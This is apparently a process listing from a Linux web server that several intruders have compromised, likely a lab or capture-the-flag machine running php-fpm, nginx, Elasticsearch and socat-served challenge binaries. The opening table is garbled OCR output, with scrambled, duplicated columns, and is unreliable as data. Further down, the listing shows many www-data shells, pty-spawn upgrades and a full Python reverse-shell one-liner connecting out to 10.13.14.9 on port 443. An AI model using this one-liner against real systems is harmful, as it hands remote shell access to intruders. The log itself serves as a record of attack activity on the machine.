| root -n www-data www www-data www www-data www-data www-data root /usr/sbin/a root -f root | 868 870 884 885 946 995 1002 cpid 1030 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 | 8080 8084 8092 0 0 1216 | ? ? ? ? ? | S S S Z Z Ss | 07:58 07:58 07:58 07:58 07:59 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
| root -n www-data www www-data www www-data www www-data www-data root /usr/sbin/a root -f | 868 870 884 885 946 995 1002 cpid 1030 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 | 0.2 0.2 0.2 0.0 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 | 8080 8084 8092 0 1216 2376 | ? ? ? ? ? | S S S Z Z SS SS | 07:58 07:58 07:58 07:58 07:59 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data www-data root /usr/sbin/a root -f root /lib/system | 868 870 884 885 946 995 1002 cpid 1030 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 | 8080 8084 8092 0 1216 2376 | ? ? ? ? ? | S S S Z Z SS SS | 07:58 07:58 07:58 07:58 07:59 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 0.0 temd- | 0.2 0.2 0.0 0.0 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 | 8080 8084 8092 0 1216 2376 2932 4360 | ? ? ? ? ? ? | S S Z Z S S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:58 07:59 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 logir 0.1 ice/a | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts | 8080 8084 8092 0 1216 2376 2932 4360 | ? ? ? ? ? ? ? | S S S Z Z S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:58 07:59 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron</defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 0.0 temd- | 0.2 0.2 0.0 0.0 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 | 8080 8084 8092 0 1216 2376 2932 4360 | ? ? ? ? ? ? ? | S S Z Z S S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:58 07:59 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct></defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 logir 0.1 ice/a | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 | 8080 8084 8092 0 1216 2376 2932 4360 daemo 2016 | ? ? ? ? ? ? ? on ? | S S S Z Z S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:58 07:59 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 0:16 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron</defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 logir 0.1 ice/a | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts | 8080 8084 8092 0 1216 2376 2932 4360 | ? ? ? ? ? ? ? on ? | S S S Z Z S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:58 07:59 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 0:16 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron</defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 1048 cfs/ | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 logir 0.1 ice/a 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 | 8080 8084 8092 0 1216 2376 2932 4360 daemo 2016 5124 | ? ? ? ? ? ? ? on ? | S S S Z Z S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 0:17 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/atd /usr/bin/lxcfs</defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx message+ | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 1048 cfs/ 1050 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 logir 0.1 ice/a 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 42900 | 8080 8084 8092 0 1216 2376 2932 4360 daemo 2016 5124 3508 | ? ? ? ? ? ? ? on ? ? | S S S Z Z SS SS SS SS SS SSI SS SSI | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 | <pre>php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/atd /usr/bin/lxcfs /usr/bin/dbus-</defunct></defunct></pre> |
| root -n www-data www www-data www www-data www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx message+ daemonsy | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 1048 cfs/ 1050 stem | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 10gir 0.1 ice/a 0.0 0.1 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 42900 systemd | 8080 8084 8092 0 1216 2376 2932 4360 daemo 2016 5124 3508 :no | ? ? ? ? ? ? ? oforkn | S S S Z Z S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 0:17 | php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/atd /usr/bin/lxcfs /usr/bin/dbus-activation</defunct></defunct> |
| root -n www-data www www-data www www-data www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx message+ daemonsy | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 1048 cfs/ 1050 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 logir 0.1 ice/a 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 42900 | 8080 8084 8092 0 1216 2376 2932 4360 daemo 2016 5124 3508 | ? ? ? ? ? ? ? oforkn | S S S Z Z Z S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 0:17 0:00 stemd. | php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/lxcfs /usr/bin/lxcfs /usr/bin/dbus-activation sh -c /bin/sh</defunct></defunct> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx message+ daemonsy www-data | 868 870 884 885 946 995 1002 cpid 1030 1032 d/sys 1039 count 1045 1048 cfs/ 1050 stem | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 0.0 10gir 0.1 ice/a 0.0 0.1 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 42900 systemd | 8080 8084 8092 0 1216 2376 2932 4360 daemo 2016 5124 3508 :no | ? ? ? ? ? ? ? oforkn ? | S S S Z Z S S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 0:17 0:00 stemd. | php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/atd /usr/bin/lxcfs /usr/bin/dbus-activation</defunct></defunct> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx message+ daemonsy www-data www-data | 868 870 884 885 946 995 1002 cpid 1032 d/sys 1039 count 1045 1048 cfs/ 1050 stem 1106 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 temd- 0.0 sserv 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 10gir 0.1 ice/a 0.0 0.1 0.0 ress= 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 42900 systemd 4464 | 8080 8084 8092 0 0 1216 2376 2932 4360 daemo 2016 5124 3508 :no | ? ? ? ? ? ? ? ? oforkn ? | S S S Z Z Z S S S S S S S S S S S S S S | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 0:17 0:00 stemd. | php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/lxcfs /usr/bin/lxcfs /usr/bin/dbus-activation sh -c /bin/sh</defunct></defunct> |
| root -n www-data www www-data www www-data www-data root /usr/sbin/a root -f root /lib/system root /usr/lib/ac daemon -f root /var/lib/lx message+ daemonsy www-data www-data | 868 870 884 885 946 995 1002 cpid 1032 d/sys 1039 count 1045 1048 cfs/ 1050 stem 1106 1107 1120 | 0.1 0.0 0.0 0.0 0.0 0.0 0.0 0.0 | 0.2 0.2 0.0 0.0 0.0 0.0 10gir 0.1 ice/a 0.0 0.1 0.0 ress= 0.0 0.0 | 252512 252512 252512 0 0 4396 27732 28548 ad 274592 accounts 26048 753064 42900 esystemd 4464 4464 | 8080 8084 8092 0 0 1216 2376 2932 4360 daemo 2016 5124 3508 :no 700 708 | ? ? ? ? ? ? ? ? oforkn ? | S S S S Z Z Z S S S S S S S S S S S S S | 07:58 07:58 07:58 07:59 06:08 06:08 06:08 06:08 06:08 06:08 06:08 | 0:00 0:00 0:00 0:00 0:00 0:00 0:16 0:00 0:17 0:00 0:00 0:00 | php-fpm: pool php-fpm: pool php-fpm: pool [sh] <defunct> [sh] <defunct> /usr/sbin/cron /usr/sbin/lxcfs /usr/bin/lxcfs /usr/bin/dbus-activation sh -c /bin/sh</defunct></defunct> |

```
1123 0.3 0.0 256392
                                   3376 ?
                                                 Ssl
                                                       06:08
                                                               1:41
svsloa
/usr/sbin/rsysload -n
                      0.2 288856 12004 ?
                                                 Ssl
                                                       06:08
                                                               0:00
root
           1124 0.0
/usr/lib/snapd/snapd
           1149 0.0 0.1 277180
                                  4348 ?
                                                 Ss1
                                                       06:08
                                                               0:00
root
/usr/lib/policykit-1/polkitd --no-debug
           1152 0.0 0.0
                                    164 ?
                                                 Ss
                                                       06:08
                                                               0:00 /sbin/mdadm
root
                           13372
--monitor --pid-file /run/mdadm/monitor.pid --daemonise --scan --syslog
                 0.0
                      0.0
                                                               0:00 [sh] <defunct>
www-data
           1162
                                Θ
                                      0 ?
                                                 Ζ
                                                       08:01
                                    684 ?
www-data
           1165
                 0.0
                      0.0
                             4464
                                                 S
                                                       08:01
                                                               0:00 /bin/sh -c
/bin/sh
www-data
           1166
                 0.0
                      0.0
                             4464
                                   1428 ?
                                                 S
                                                       08:01
                                                               0:00 /bin/sh
           1260
                 0.0
                      0.2 252256
                                   9256 ?
                                                 Ss
                                                       06:08
                                                               0:01 php-fpm:
root
master process (/etc/php/5.6/fpm/php-fpm.conf)
           1264 0.0 0.3 284452 12652 ?
                                                 Ssl
                                                       06:08
                                                               0:02
/usr/sbin/named -f -u bind
           1268 0.0 0.1
                           65512
                                  4552 ?
                                                       06:08
                                                               0:08 /usr/sbin/sshd
root
                                                 Ss
-D
           1296 0.4 32.8 4694160 1321904 ?
                                                 Ssl
                                                      06:08
                                                               2:07 /usr/bin/java
-Xms2q -Xmx2q -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -XX:
+UseCMSInitiatingOccupancyOnly -XX:+AlwaysPreTouch -server -Xss1m
-Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djna.nosys=true
-Didk.io.permissionsUseCanonicalPath=true -Dio.netty.noUnsafe=true
-Dio.netty.noKeySetOptimization=true -Dio.netty.recycler.maxCapacityPerThread=0
-Dlog4j.shutdownHookEnabled=false -Dlog4j2.disable.jmx=true
-Dlog4j.skipJansi=true -XX:+HeapDumpOnOutOfMemoryError
-Des.path.home=/usr/share/elasticsearch -cp /usr/share/elasticsearch/lib/*
org.elasticsearch.bootstrap.Elasticsearch -p
/var/run/elasticsearch/elasticsearch.pid --quiet
-Edefault.path.logs=/var/log/elasticsearch
-Edefault.path.data=/var/lib/elasticsearch
-Edefault.path.conf=/etc/elasticsearch
           1325 0.0 0.2 252512
                                                 S
                                                       08:02
                                                               0:00 php-fpm: pool
www-data
                                   8088 ?
www
                                                 S
                                                               0:00 socat TCP4-
           1336 0.0 0.0 30664
                                   2424 ?
                                                       06:08
LISTEN: 5555, reuseaddr, su=membermanager, fork
EXEC:/home/membermanager/membermanager,stderr
                                                 S
                 0.0 0.0
                           30664
                                                       06:08
                                                               0:00 socat TCP4-
           1340
                                   2576 ?
LISTEN:7777, reuseaddr, su=memo, fork EXEC:/home/memo/memo, stderr
root
           1344
                 0.0
                      0.0
                             5220
                                    116 ?
                                                 Ss
                                                       06:08
                                                               0:00 /sbin/iscsid
                             5720
root
           1345
                 0.0
                      0.0
                                   3516 ?
                                                 S<Ls 06:08
                                                               0:02 /sbin/iscsid
mysql
           1351
                 0.0
                      2.1 1370476 86096 ?
                                                 Ssl
                                                      06:08
                                                               0:19
/usr/sbin/mysqld
           1411
                 0.0
                      0.0 123320
                                    788 ?
                                                 Ss
                                                       06:08
                                                               0:00 nginx: master
process /usr/sbin/nginx -g daemon on; master_process
                                                      on;
www-data
           1412
                1.9
                      0.0 124232
                                   3920 ?
                                                       06:08
                                                               9:44 nginx: worker
process
                 1.7
                      0.1 124428
                                   4132 ?
                                                 S
                                                       06:08
                                                               8:48 nginx: worker
www-data
           1413
process
g0blin
           1420
                 0.0
                      0.0
                           45280
                                   3536 ?
                                                 Ss
                                                       06:08
                                                               0:00
/lib/systemd/systemd --user
g0blin
           1431 0.0
                      0.0
                           61560
                                   1184 ?
                                                 S
                                                       06:08
                                                               0:00 (sd-pam)
root
           1438
                 0.0
                      0.0
                           14656
                                   1536 tty1
                                                 Ss+
                                                       06:08
                                                               0:00 /sbin/agetty
--noclear ttv1 linux
           1449 2.5
                      0.5 1099776 20152 ?
                                                 Ssl
                                                       06:08
                                                              13:08
q0blin
/usr/bin/python2.7 /home/g0blin/server.py
                0.0
                      0.1 252512
                                  5080 ?
                                                 S
                                                       06:08
                                                               0:00 php-fpm: pool
www-data
           1459
WWW
                      0.2 252856 10048 ?
                                                 S
                                                       06:08
           1460
                 0.0
                                                               0:01 php-fpm: pool
www-data
WWW
                                                 S
                                                       06:08
                                                               0:00 php-fpm: pool
www-data
           1461
                 0.0
                      0.1 252512
                                   6200 ?
WWW
                                                 S
www-data
           1465
                 0.0
                      0.1 252512
                                   7648 ?
                                                       06:08
                                                               0:00 php-fpm: pool
WWW
```

```
1470 0.0
                              19624
                                                            06:08
root
                        0.0
                                      1900 ?
                                                      Ss
                                                                     0:01
/usr/sbin/irgbalance --pid=/var/run/irgbalance.pid
                                                                     0:00 /bin/sh -c
www-data
            1502
                   0.0
                         0.0
                                4464
                                       712 ?
                                                      S
                                                            08:04
/bin/sh
www-data
            1503
                   0.0
                         \Theta \cdot \Theta
                                4464
                                        740 ?
                                                      S
                                                            08:04
                                                                     0:00 /bin/sh
                                                            08:04
www-data
            1508
                   \Theta \cdot \Theta
                         \Theta \cdot \Theta
                                   0
                                          0 ?
                                                      Ζ
                                                                     0:00 [sh] <defunct>
                                                      Ζ
                                                            08:05
            1660
                   0.0
                         \Theta \cdot \Theta
                                   0
                                          0 ?
www-data
                                                                     0:00 [sh] <defunct>
                                          0 ?
                                                      Ζ
www-data
            1671
                   0.0
                         0.0
                                   Θ
                                                            08:05
                                                                     0:00 [sh] <defunct>
                                        788 ?
                                                      S
www-data
            1716
                   0.0
                         0.0
                                4464
                                                            08:06
                                                                     0:00 /bin/sh -c
/bin/sh
                                       840 ?
                                                      S
www-data
            1717
                   0.0
                         0.0
                                4464
                                                            08:06
                                                                     0:00 /bin/sh
            1823
                   0.0
                                      6820 ?
                                                      S
                                                            08:06
                                                                     0:00 php-fpm: pool
www-data
                         0.1 252512
WWW
            2451
                         0.5 156964 22848 ?
                                                      S
www-data
                   0.0
                                                            08:11
                                                                     0:00 python
leak_lol.py
            2453
alex
                   0.0
                         0.0
                                   0
                                          0 ?
                                                      Zs
                                                            08:11
                                                                     0:00 [leak]
<defunct>
www-data
            2474
                   0.0
                         0.0
                                4464
                                        704 ?
                                                      S
                                                            08:11
                                                                     0:00 sh -c /bin/sh
                         0.0
                                                            08:11
www-data
            2475
                   0.0
                                4464
                                        736 ?
                                                      S
                                                                     0:00 /bin/sh
www-data
            2518
                   0.0
                         0.0
                                          0 ?
                                                      Ζ
                                                                     0:00 [sh] <defunct>
                                   0
                                                            08:11
www-data
            2618
                         0.0
                                4464
                                        692 ?
                                                      S
                                                                     0:00 sh -c /bin/sh
                   0.0
                                                            08:12
www-data
            2619
                         0.0
                                4464
                                        688 ?
                                                      S
                   0.0
                                                            08:12
                                                                     0:00 /bin/sh
                                                      S
www-data
            2623
                   0.0
                         0.0
                                4464
                                        676 ?
                                                            08:12
                                                                     0:00 sh -c /bin/sh
                                        680 ?
                                                      S
www-data
            2624
                   0.0
                         0.0
                                4464
                                                            08:12
                                                                     0:00 /bin/sh
                                          0 ?
                                                      Ζ
www-data
            2644
                   0.0
                         0.0
                                   0
                                                            08:12
                                                                     0:00 [sh] <defunct>
                                                      S
                                                                     0:00 /bin/sh -c
www-data
            2729
                   0.0
                         0.0
                                4464
                                        688 ?
                                                            08:13
/bin/sh
www-data
            2730
                   0.0
                         0.0
                                4464
                                       712 ?
                                                      S
                                                            08:13
                                                                     0:00 /bin/sh
www-data
            3181
                   0.0
                         0.0
                                   0
                                          0 ?
                                                      Ζ
                                                            08:14
                                                                     0:00
                                                                           [sh] <defunct>
                                                                           [sh] <defunct>
            3328
                         0.0
                                   0
                                          0 ?
                                                      7
                                                            08:14
www-data
                   0.0
                                                                     0:00
                                       708 ?
                                                      S
www-data
            3330
                         0.0
                                4464
                                                            08:15
                                                                     0:00 /bin/sh -c
                   0.0
/bin/sh
                                        680 ?
                                                      S
            3331
                   0.0
                         0.0
                                4464
                                                            08:15
www-data
                                                                     0:00 /bin/sh
                                            ?
                                                      Ζ
                                                                           [sh] <defunct>
            3404
                                                            08:15
www-data
                   0.0
                         0.0
                                   0
                                          0
                                                                     0:00
                                            ?
                                                      Ζ
            3561
                                                            08:17
                                                                           [sh] <defunct>
www-data
                   0.0
                         0.0
                                   0
                                          0
                                                                     0:00
                                            ?
                                                      Ζ
www-data
            3644
                   0.0
                         0.0
                                   0
                                          0
                                                            08:17
                                                                     0:00
                                                                           [sh] <defunct>
                                            ?
                                                      Ζ
www-data
            3821
                   0.0
                         0.0
                                   0
                                          0
                                                            08:19
                                                                     0:00
                                                                           [sh] <defunct>
                                                      Ζ
                                            ?
www-data
            3988
                   0.0
                         0.0
                                   0
                                          0
                                                            08:20
                                                                     0:00
                                                                           [sh] <defunct>
                                                      Ζ
                                            ?
www-data
            4091
                   0.0
                         0.0
                                   0
                                          0
                                                            08:21
                                                                     0:00
                                                                           [sh] <defunct>
                                                      S
www-data
            4197
                   0.0
                         0.0
                                4464
                                        784 ?
                                                            08:22
                                                                     0:00 /bin/sh -c
/bin/sh
                                                      S
www-data
            4198
                   0.0
                         0.0
                                4464
                                       708 ?
                                                            08:22
                                                                     0:00 /bin/sh
www-data
            4233
                   0.2
                         0.3 256896 12684 ?
                                                      S
                                                            06:10
                                                                     1:24 php-fpm: pool
WWW
www-data
            4238
                   0.0
                         0.0 252256
                                      3888 ?
                                                      S
                                                            08:23
                                                                     0:00 php-fpm: pool
www
                                                      S
www-data
            4247
                   0.0
                         0.0
                                4464
                                      1612 ?
                                                            08:23
                                                                     0:00 /bin/sh -i
                                                      S
www-data
            4370
                   0.0
                         0.2 252256
                                      8128 ?
                                                            08:24
                                                                     0:00 php-fpm: pool
www
www-data
            4435
                   0.0
                         0.0
                                   0
                                          0 ?
                                                      Ζ
                                                            08:24
                                                                     0:00 [sh] <defunct>
www-data
            4436
                   0.0
                         0.0
                                4464
                                       676 ?
                                                      S
                                                            08:24
                                                                     0:00 /bin/sh
www-data
            4480
                   0.0
                        0.1
                              32140
                                      6532 ?
                                                      S
                                                            08:25
                                                                     0:00 python2 -c
import pty;pty.spawn("/bin/bash")
                                                      Ss+
                                                            08:25
www-data
            4481
                   0.0
                        0.0
                              18256
                                      3324 pts/6
                                                                     0:00 /bin/bash
www-data
                        0.2 252512
                                                      S
                                                            08:25
            4508
                   0.0
                                      8104 ?
                                                                     0:00 php-fpm: pool
WWW
            4513
                                4464
                                       680 ?
                                                      S
www-data
                   0.0
                        0.0
                                                            08:25
                                                                     0:00 sh -c python
-c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.13.14.9",443));os.dup2(s.fileno(),0);                                  os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
www-data
            4514
                  0.0 0.2
                              31568
                                     9400 ?
                                                            08:25
                                                                     0:00 python -c
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
```

```
t(("10.13.14.9", 443)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
                   0.0
                                4464
www-data
            4516
                         0.0
                                        700 ?
                                                             08:25
                                                                      0:00 /bin/sh -i
                                4464
                                                       S
www-data
            4587
                   0.0
                         0.0
                                        844 ?
                                                             08:25
                                                                      0:00 sh -c /bin/sh
www-data
            4588
                   \Theta \cdot \Theta
                         \Theta \cdot \Theta
                                4464
                                        840 ?
                                                       S
                                                             08:25
                                                                      0:00 /bin/sh
                         0.1
            4597
                   0.0
                               32140
                                       6712 ?
                                                       S
                                                             08:25
www-data
                                                                      0:00 python2 -c
import pty;pty.spawn("/bin/bash")
            4598
                                                       Ss+
                                                            08:25
www-data
                   0.0
                         0.0
                               18256
                                       3304 pts/7
                                                                      0:00 /hin/hash
                               32140
www-data
            4625
                   0.0
                         0.1
                                       6604 ?
                                                       S
                                                             08:26
                                                                      0:00 python -c
import pty;pty.spawn("/bin/bash");
                   0.0
                                       3292 pts/8
www-data
            4626
                         0.0
                               18220
                                                       Ss+
                                                            08:26
                                                                      0:00 /bin/bash
                   0.0
                         0.0
                                                       Ζ
                                                            08:26
                                                                      0:00 [sh] <defunct>
www-data
            4635
                                   0
                                          0 ?
            4636
                   0.0
                         0.0
                                4464
                                        692 ?
                                                       S
www-data
                                                             08:26
                                                                      0:00 /bin/sh
                                       6604 ?
                                                       S
www-data
            4641
                   0.0
                         0.1
                               32140
                                                             08:26
                                                                      0:00 python2 -c
import pty;pty.spawn("/bin/bash")
www-data
            4642
                   0.0
                         0.0
                               18256
                                       3316 pts/9
                                                       Ss+
                                                            08:26
                                                                      0:00 /bin/bash
www-data
            4712
                   0.0
                         0.0
                                   0
                                          0 ?
                                                       Ζ
                                                            08:26
                                                                      0:00 [sh] <defunct>
www-data
            4713
                   0.0
                         0.0
                                4464
                                        736 ?
                                                       S
                                                            08:26
                                                                      0:00 /bin/sh
            4716
www-data
                   \Theta \cdot \Theta
                         0.1
                               32140
                                       6596 ?
                                                       S
                                                             08:27
                                                                      0:00 python2 -c
import pty;pty.spawn("/bin/bash")
            4717
                   0.0
                         0.0
                               18208
                                       3200 pts/10
                                                       Ss+
                                                            08:27
www-data
                                                                      0:00 /bin/bash
www-data
                         0.1 252256
                                       4884 ?
                                                       S
                                                                      0:00 php-fpm: pool
            5196
                   0.0
                                                             06:11
WWW
            5295
                                4464
                                        708 ?
                                                       S
                                                                      0:00 /bin/sh -c
www-data
                   0.0
                         0.0
                                                             08:32
/bin/sh
                                                       S
www-data
            5296
                   0.0
                         0.0
                                4464
                                        712 ?
                                                             08:32
                                                                      0:00 /bin/sh
www-data
            5355
                   0.0
                         0.0
                                4464
                                        676 ?
                                                       S
                                                            08:33
                                                                      0:00 /bin/sh -i
www-data
            5730
                   0.0
                         \Theta \cdot \Theta
                                   0
                                          0 ?
                                                       Ζ
                                                            08:35
                                                                      0:00
                                                                           [sh] <defunct>
www-data
            5876
                         \Theta \cdot \Theta
                                   0
                                          0 ?
                                                       Ζ
                                                            08:36
                                                                           [sh] <defunct>
                   0.0
                                                                      0:00
            5902
                         0.0
                                   0
                                          0 ?
                                                       7
                                                            08:37
                                                                           [sh] <defunct>
www-data
                   0.0
                                                                      0:00
                                        848 ?
                                                       S
www-data
            6130
                   0.0
                         0.0
                                4464
                                                            08:38
                                                                      0:00 /bin/sh -c
/bin/sh
                                        680 ?
                                                       S
            6131
                   0.0
                         0.0
                                4464
                                                            08:38
                                                                      0:00 /bin/sh
www-data
                                            ?
                                                       S
            6133
                                4464
                                       1596
                                                                      0:00 /bin/sh -i
www-data
                   0.0
                         0.0
                                                            08:38
                                                       Ζ
                                            ?
            6277
                                   0
                                                            08:39
                                                                            [sh] <defunct>
www-data
                   0.0
                         0.0
                                          0
                                                                      0:00
                                            ?
                                                       Ζ
www-data
            6306
                   0.0
                         0.0
                                   0
                                          0
                                                            08:39
                                                                      0:00
                                                                            [sh] <defunct>
                                            ?
                                                       Ζ
                                                                            [sh] <defunct>
www-data
            6430
                   0.0
                         0.0
                                   0
                                          0
                                                            08:40
                                                                      0:00
                                                       Ζ
                                            ?
www-data
            6499
                   0.0
                         0.0
                                   0
                                          0
                                                            08:41
                                                                      0:00
                                                                            [sh] <defunct>
                                                       S
www-data
           12241
                   0.0
                         0.0
                                4464
                                        680 ?
                                                            08:43
                                                                      0:00 /bin/sh -c
/bin/sh
                                                       S
                                        788 ?
www-data
           12242
                   0.0
                         0.0
                                4464
                                                             08:43
                                                                      0:00 /bin/sh
                         0.1
www-data
           13271
                   0.0
                               25180
                                       8044 ?
                                                       S
                                                             08:44
                                                                      0:00 python3
                                                       S
www-data
           13518
                   0.2
                         0.1 252512
                                       6972 ?
                                                            06:58
                                                                      1:18 php-fpm: pool
WWW
www-data
           13624
                   0.0
                         0.0
                                4464
                                        844 ?
                                                       S
                                                             08:44
                                                                      0:00 /bin/sh -c
/bin/sh
                                                       S
www-data
           13625
                   0.0
                         0.0
                                4464
                                        684 ?
                                                             08:44
                                                                      0:00 /bin/sh
                                                       S
www-data
           16067
                   0.0
                         0.1 252256
                                       7084 ?
                                                             14:17
                                                                      0:00 php-fpm: pool
www
root
           16068
                   0.0
                         0.0
                                   0
